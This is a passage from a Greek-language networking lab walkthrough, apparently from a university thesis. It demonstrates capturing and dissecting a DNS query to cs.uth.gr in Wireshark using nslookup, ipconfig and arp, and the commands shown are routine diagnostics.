
Το Wireshark είναι ένα εργαλείο σύλληψης και ανάλυσης πακέτων ανοιχτού κώδικα. Παρέχει μια λεπτομερή ανάλυση της στοίβας πρωτοκόλλων δικτύου και μας επιτρέπει να φιλτράρουμε την κυκλοφορία για την αντιμετώπιση προβλημάτων δικτύου, να διερευνούμε ζητήματα ασφάλειας και να αναλύουμε πρωτόκολλα δικτύου. Επειδή το Wireshark μας επιτρέπει να βλέπουμε τις λεπτομέρειες του πακέτου, μπορεί να χρησιμοποιηθεί ως εργαλείο αναγνώρισης για έναν εισβολέα (Techtarget, n.d.)

Πριν ξεκινήσει η καταγραφή των πακέτων, θα πρέπει πρώτα να επιλέξουμε ένα ενεργό κανάλι και ξεκινάμε την καταγραφή των πακέτων.



Εικόνα 19: Start Wireshark and select an active interface

Από προεπιλογή, τα περισσότερα λειτουργικά συστήματα αποθηκεύουν προσωρινά τις διευθύνσεις IP και άλλες εγγραφές Συστήματος Ονομάτων Τομέα (DNS) προκειμένου να εκπληρώσουν μελλοντικά αιτήματα πιο γρήγορα. Για παράδειγμα, όταν πληκτρολογώ http://cs.uth.gr/ στη γραμμή διευθύνσεων του προγράμματος περιήγησης για πρώτη φορά, το πρόγραμμα περιήγησης πρέπει να ρωτήσει τους διακομιστές DNS πού να βρει τον ιστότοπο. Μόλις έχει αυτές τις πληροφορίες, το πρόγραμμα περιήγησης μπορεί να τις αποθηκεύσει στην τοπική κρυφή μνήμη. Στη συνέχεια, την επόμενη φορά που θα πληκτρολογήσω τη διεύθυνση του ιστότοπου, το πρόγραμμα περιήγησης θα αναζητήσει πρώτα τις πληροφορίες DNS στην τοπική κρυφή μνήμη και θα μπορέσει να βρει τον ιστότοπο πιο γρήγορα. Το πρόβλημα είναι ότι μερικές φορές επικίνδυνες διευθύνσεις IP ή κατεστραμμένα αποτελέσματα μπορούν να αποθηκευτούν στην προσωρινή μνήμη και πρέπει να αφαιρεθούν. Η κρυφή μνήμη DNS μπορεί επίσης να επηρεάσει την ικανότητά σας να συνδεθείτε στο διαδίκτυο ή να προκαλέσει άλλα προβλήματα. Μέσω της εντολής **ipconfig /flushdns** στη γραμμή εντολών, μας επιτρέπουν να επιβάλλουμε τη διαδικασία εκκαθάρισης αυτής της προσωρινής μνήμης (Fitzgerald, n.d.).




Εικόνα 20: Εντολή - ipconfig/flushdns

Η εντολή nslookup υποβάλλει ερωτήματα στους διακομιστές ονομάτων τομέα Διαδικτύου σε δύο λειτουργίες. Η διαδραστική λειτουργία μας επιτρέπει να ρωτάμε τους διακομιστές ονομάτων για πληροφορίες σχετικά με διάφορους κεντρικούς υπολογιστές και τομείς ή να εκτυπώνουμε μια λίστα με τους κεντρικούς υπολογιστές σε έναν τομέα. Η εντολή nslookup εισέρχεται σε διαδραστική λειτουργία όταν δεν δίνονται ορίσματα ή όταν το πρώτο όρισμα είναι - (σύμβολο πλην) και το δεύτερο όρισμα είναι το όνομα κεντρικού υπολογιστή ή η διεύθυνση Διαδικτύου ενός διακομιστή ονομάτων. Όταν δεν δίνονται ορίσματα, η εντολή υποβάλλει ερώτημα στον προεπιλεγμένο διακομιστή ονομάτων (IBM, 2022).


Σε μη διαδραστική λειτουργία, τα ονόματα και οι ζητούμενες πληροφορίες εκτυπώνονται για έναν καθορισμένο κεντρικό υπολογιστή ή τομέα. Η εντολή nslookup εισέρχεται σε μη διαδραστική λειτουργία όταν δίνετε το όνομα ή τη διεύθυνση Διαδικτύου του κεντρικού υπολογιστή που θα αναζητηθεί ως το πρώτο όρισμα. Το προαιρετικό δεύτερο όρισμα καθορίζει το όνομα κεντρικού υπολογιστή ή τη διεύθυνση ενός διακομιστή ονομάτων (IBM, 2022).

Πληκτρολογώντας στη γραμμή εντολών την εντολή **nslookup**, θα εισέλθουμε σε ένα interactive mode, δηλαδή σε μία διαδραστική λειτουργία.




Εικόνα 21: Enter interactive mode

Καθώς εισέλθουμε στη διαδραστική λειτουργία, η προτροπή που εμφανίζεται μας επιτρέπει να εκδίδουμε πολλαπλά ερωτήματα στο διακομιστή. Μπορούμε να πληκτρολογήσουμε κάποιο domain name και να λάβουμε πληροφορίες γι' αυτό. Σε αυτή την περίπτωση εμείς θα χρησιμοποιήσουμε τη διεύθυνση την οποία αναφέραμε και παραπάνω, δηλαδή την http://cs.uth.gr/




Εικόνα 22: Enter the domain name

Στη συνέχεια, πληκτρολογούμε την εντολή exit για να εξέλθουμε από αυτή τη λειτουργία. Αφού εξέλθουμε, σταματάμε και την καταγραφή πακέτων στο Wireshark. Μετά τη διακοπή της καταγραφής, παρατηρούμε την κίνηση που έχει καταγραφεί στο παράθυρο του Wireshark Packet List. Εισάγουμε σαν φίλτρο το udp.port==53, με σκοπό να εμφανιστούν μόνο τα πακέτα DNS.



Εικόνα 23: Φίλτρο udp.port==53


Επιλέγουμε το πακέτο DNS το οποίο περιέχει το Standard query (ερώτημα) και το A www.cs.uth.gr στη στήλη Info. Στο παράθυρο Packet Details, παρατηρούμε ότι αυτό το πακέτο έχει Ethernet II, Πρωτόκολλο Internet Έκδοση 6, Πρωτόκολλο Δεδομένων Χρήστη (User Datagram Protocol) και Σύστημα Ονομάτων Τομέα – Domain Name System (query). Επιπλέον, κάνοντας expand το Ethernet II για να δούμε τις λεπτομέρειες, παρατηρούμε τα πεδία πηγής (source) και προορισμού (destination).



Εικόνα 24: Expand Ethernet II

Παρατηρούμε, λοιπόν, τη διεύθυνση προέλευσης, source MAC address, η οποία σχετίζεται με το NIC (Network Interface Card) του υπολογιστή, ενώ η destination MAC address σχετίζεται με την προεπιλεγμένη πύλη. Σε αυτό το σημείο, θα πρέπει να γνωρίζουμε ότι εάν υπάρχει τοπικός διακομιστής DNS, η διεύθυνση MAC προορισμού θα είναι η διεύθυνση MAC του τοπικού διακομιστή DNS.


Εάν αναπτύξουμε το Internet Protocol Version 6, θα παρατηρήσουμε τις διευθύνσεις IPv6 προέλευσης και προορισμού αντίστοιχα.



Εικόνα 25: Expand Internet Protocol Version 6

Όπως αναφέραμε και παραπάνω με τις MAC Address, έτσι κι εδώ, η διεύθυνση IP προέλευσης συσχετίζεται με το NIC στον υπολογιστή και η διεύθυνση IP προορισμού σχετίζεται με την προεπιλεγμένη πύλη.


Αναπτύσσοντας τώρα το User Datagram Protocol, θα παρατηρήσουμε τις θύρες προέλευσης και προορισμού.



Εικόνα 26: Expand User Datagram Protocol

Στην παραπάνω εικόνα παρατηρούμε ότι ο αριθμός της θύρας προέλευσης είναι 51695 (Src Port: 21695), ενώ ο αριθμός της θύρας προορισμού είναι 53 (Dst Port: 53) που αποτελεί και τον προεπιλεγμένο αριθμό της θύρας DNS.


Αν χρησιμοποιήσουμε στη γραμμή εντολών τις εντολές **arp –a** και **ipconfig/all**, μπορούμε να βρούμε την IP και τη MAC address του υπολογιστή μας.



Εικόνα 27: IP & MAC address

Αν παρατηρήσουμε καλύτερα, θα δούμε ότι η IP και MAC address του υπολογιστή μας είναι ίδιες με αυτές που καταγράφηκαν και στο Wireshark.


Εν συνεχεία, θα κάνουμε expand και το τελευταίο κομμάτι, δηλαδή το Domain Name System (query) στο Packet Details.



Εικόνα 28: Flags and Queries


Επεκτείνοντας στο Domain Name System, τα flags και τα queries, παρατηρούμε ότι το flag έχει ρυθμιστεί να κάνει το query (ερώτημα) αναδρομικά, δηλαδή να κάνει ερώτηση για την IP address της διεύθυνσης www.uth.gr.

